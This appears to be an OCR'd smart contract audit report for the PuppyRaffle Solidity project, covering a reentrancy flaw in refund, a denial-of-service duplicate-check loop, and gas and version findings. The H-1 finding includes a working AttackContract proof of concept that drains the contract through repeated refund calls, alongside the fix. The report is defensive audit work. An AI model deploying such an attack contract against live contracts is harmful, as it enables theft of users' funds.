

PuppyRaffle Audit Report

Version 1.0

Securigor.io

January 6, 2024

PuppyRaffle Audit Report

Securigor.io

January 5, 2024

Prepared by: Securigor Lead Auditors:

- bigBagBoogy

Table of Contents

- Gas
- [G-1] Unchanged state variables should be declared constant or immutable
- [G-2] When using `players.length` in a loop, we're reading from storage every time.
- Informational
- [I-1]: Solidity pragma should be specific, not wide
- [I-2]: Using an outdated version of Solidity is not recommended

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
    1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

The Securigor team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M

		Impact		
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: e30d199697bbc822b646d76533b66b7d529b8ef5 ## Scope
- In Scope:

```
./src/
 --> PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Issues found

Severity	Number of issues found
High	1
Medium	1
Low	2
Info	2
Total	6

Findings

High

[H-1]

Description: The `PuppyRaffle::refund` function does not follow CEI (checks, effects, interactions) and as a result allows participants to drain all the funds. In the `PuppyRaffle::refund` function we first make an external call to the `msg.sender` address and only after that we update the state of the `PuppyRaffle::players` array.

```
1     function refund(uint256 playerIndex) public {
2         address playerAddress = players[playerIndex];
3         require(playerAddress == msg.sender, "PuppyRaffle: Only the
              player can refund");
4         require(playerAddress != address(0), "PuppyRaffle: Player
              already refunded, or is not active");
5 @>        payable(msg.sender).sendValue(entranceFee);
6 @>        players[playerIndex] = address(0);
7         emit RaffleRefunded(playerAddress);
8     }
```

Impact

If exploited, this vulnerability could allow a malicious contract to drain Ether from the PuppyRaffle contract, leading to loss of funds for the contract and its users.

```
1 PuppyRaffle.players (src/PuppyRaffle.sol#23) can be used in cross
      function reentrancies:
2 - PuppyRaffle.enterRaffle(address[]) (src/PuppyRaffle.sol#79-92)
3 - PuppyRaffle.getActivePlayerIndex(address) (src/PuppyRaffle.sol
      #110-117)
4 - PuppyRaffle.players (src/PuppyRaffle.sol#23)
5 - PuppyRaffle.refund(uint256) (src/PuppyRaffle.sol#96-105)
6 - PuppyRaffle.selectWinner() (src/PuppyRaffle.sol#125-154)
```

POC

1. User enters the raffle
2. Attacker sets up a contract with a fallback function that calls `PuppyRaffle::refund`
3. Attacker enters the raffle
4. Attacker calls `PuppyRaffle::refund` from their attack contract, draining the contract balance.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.7.6;

import "./PuppyRaffle.sol";

contract AttackContract {
    PuppyRaffle public puppyRaffle;
    uint256 public receivedEther;

    constructor(PuppyRaffle _puppyRaffle) {
        puppyRaffle = _puppyRaffle;
    }

    function attack() public payable {
        require(msg.value > 0);

        // Create a dynamic array and push the sender's address
        address[] memory players = new address[](1);
        players[0] = address(this);

        puppyRaffle.enterRaffle{value: msg.value}(players);
    }

    fallback() external payable {
        if (address(puppyRaffle).balance >= msg.value) {
            receivedEther += msg.value;

            // Find the index of the sender's address
            uint256 playerIndex = puppyRaffle.getActivePlayerIndex(
                address(this));

            if (playerIndex > 0) {
                // Refund the sender if they are in the raffle
                puppyRaffle.refund(playerIndex);
            }
        }
    }
}
```

we create a malicious contract (AttackContract) that enters the raffle and then uses its fallback function to repeatedly call refund before the PuppyRaffle contract has a chance to update its state.

Tools Used

Manual Review

Recommendations

To mitigate the reentrancy vulnerability, you should follow the Checks-Effects-Interactions pattern. This pattern suggests that you should make any state changes before calling external contracts or sending Ether.

Here's how you can modify the refund function:

```
function refund(uint256 playerIndex) public {
address playerAddress = players[playerIndex];
require(playerAddress == msg.sender, "PuppyRaffle: Only the player can refund");
require(playerAddress != address(0), "PuppyRaffle: Player already refunded, or is not active");

// Update the state before sending Ether
players[playerIndex] = address(0);
emit RaffleRefunded(playerAddress);

// Now it's safe to send Ether
(bool success, ) = payable(msg.sender).call{value: entranceFee}("");
require(success, "PuppyRaffle: Failed to refund");


}
```

This way, even if the msg.sender is a malicious contract that tries to re-enter the refund function, it will fail the require check because the player's address has already been set to address(0).Also we changed the event is emitted before the external call, and the external call is the last step in the function. This mitigates the risk of a reentrancy attack.

Medium

[M-1] Looping through players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential denial of service (DoS), incrementing gas costs for future entrants

description The `PuppyRaffle::enterRaffle` loops through the `players` array to check for duplicates, however the longer the array, the costlier the function execution.

```
for (uint256 i = 0; i < players.length - 1; i++) {
          for (uint256 j = i + 1; j < players.length; j++) {
              require(players[i] != players[j], "PuppyRaffle: Duplicate player");
          }
      }
```

impact The gas costs for raffle entrants will greatly increase as more player enter the raffle, dicouraging later users from entering, and causing a rush at the start of a raffle.

Proof of Concept

If we have 2 sets of 100 players enter, the gas costs will be as such: - 1st 100 players: ~ 6252048gas - 2nd 100 players: ~ 18068138gas

Gas

[G-1] Unchanged state variables should be declared constant or immutable

Reading from storage is much more expensive than reading constants or immutable variables. instances: - `PuppyRaffle::raffleDuration` should be `immutable` - `PuppyRaffle::commonImageUri` should be `constant` - `PuppyRaffle::rareImageUri` should be `constant` - `PuppyRaffle::legendaryImageUri` should be `constant`

[G-2] When using `players.length` in a loop, we're reading from storage every time.

This can be very gas expensive if the array is big. In this case you better cache this:

```
1    function getActivePlayerIndex(address player) external view returns (
        uint256) {
2  +   uint256 playerLength = players.length; // read from storage once
3  -         for (uint256 i = 0; i < players.length; i++) {
4  +         for (uint256 i = 0; i < playerLength; i++) {
5             if (players[i] == player) {
6                 return i;
7             }
```

Informational

[I-1]: Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

- Found in src/PuppyRaffle.sol Line: 2

```
1  pragma solidity ^0.7.6;
```

[I-2]: Using an outdated version of Solidity is not recommended

solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation Deploy with any of the following Solidity versions:

`0.8.18` The recommendations take into account:

Risks related to recent releases Risks of complex code generation changes Risks of new language features Risks of known bugs Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

please see Slither: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity for more information.